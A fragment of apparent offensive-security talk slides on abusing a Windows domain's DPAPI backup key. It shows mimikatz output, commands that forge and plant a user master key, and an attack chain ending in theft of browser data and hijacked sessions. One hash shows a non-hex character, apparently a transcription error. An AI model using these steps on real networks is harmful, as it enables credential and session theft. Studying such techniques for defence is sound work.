83 59 92 2c 18 9f 13 40 c8 d2 73 9e c1 0c cf b2
ea 7b ba 4a 4a bd e0 26 01 05 00 00 00 00 05
15 00 00 00 b5 c9 ae 35 10 57 1f 94 4a 37 12 da
7e 04 00 00 b9 fd fc b5 17 23 08 57 8d 56 8f a2
56 4d 42 46 cc 75 21 73
* nonce      : 84714e14a59d82818359922c189f1340c8d2739ec10ccfb2ea7bba4a4abde026
* SID       : S-1-5-21-900647349-2485081872-3658626890-1150
* SHA1      : b9fdpcb5172308578d568fa2564d4246cc752173
> Calc SHA1: b9fdpcb5172308578d568fa2564d4246cc752173
key : 8c4c29f11e2866f272b1d6a52b33d0d1977463db1bd5ae9cf52dbd59382d2f35baf069e7b29bfe835747ae4fad814d83124c38e4ed6ca6fb614d237d3242752d
sha1: 8d89053c0b729a6840d3cc3f8aa244c0870262e7
sid : S-1-5-21-900647349-2485081872-3658626890-1150

mimikatz #
```



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
```
dpapi::create /guid:{5a27b3ce-3e8b-446d-a455-1a67000bac10} /  
key:8c4c29f11e2866f272b1d6a52b33d0d1977463db1bd5ae9cf52dbd59382d2  
f35baf069e7b29bfe835747ae4fad814d83124c38e4ed6ca6fb614d237d32427  
52d /password:YOUR_LOCAL_ACCOUNT_PASSWORD /protected
```

```
xcopy /H 5a27b3ce-3e8b-446d-a455-1a67000bac10 C:  
\Users\administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-9006473  
49-2485081872-3658626890-500\  

```

OPEN EDGE...

# ACCESS TO THE VICTIM'S APPDATA AND DOMAIN BACKUP KEY



# STORY ENDING

- Domain compromised -> DPAPI private key
- Search users in the AD groups
- Hunt where they are logged in (corporate devices)
- Steal Master Keys and browser data from their workstations
- Take over their authenticated session for the vdaas

BROWSERS - <https://github.com/WICG/dbosc>



CONCLUSION

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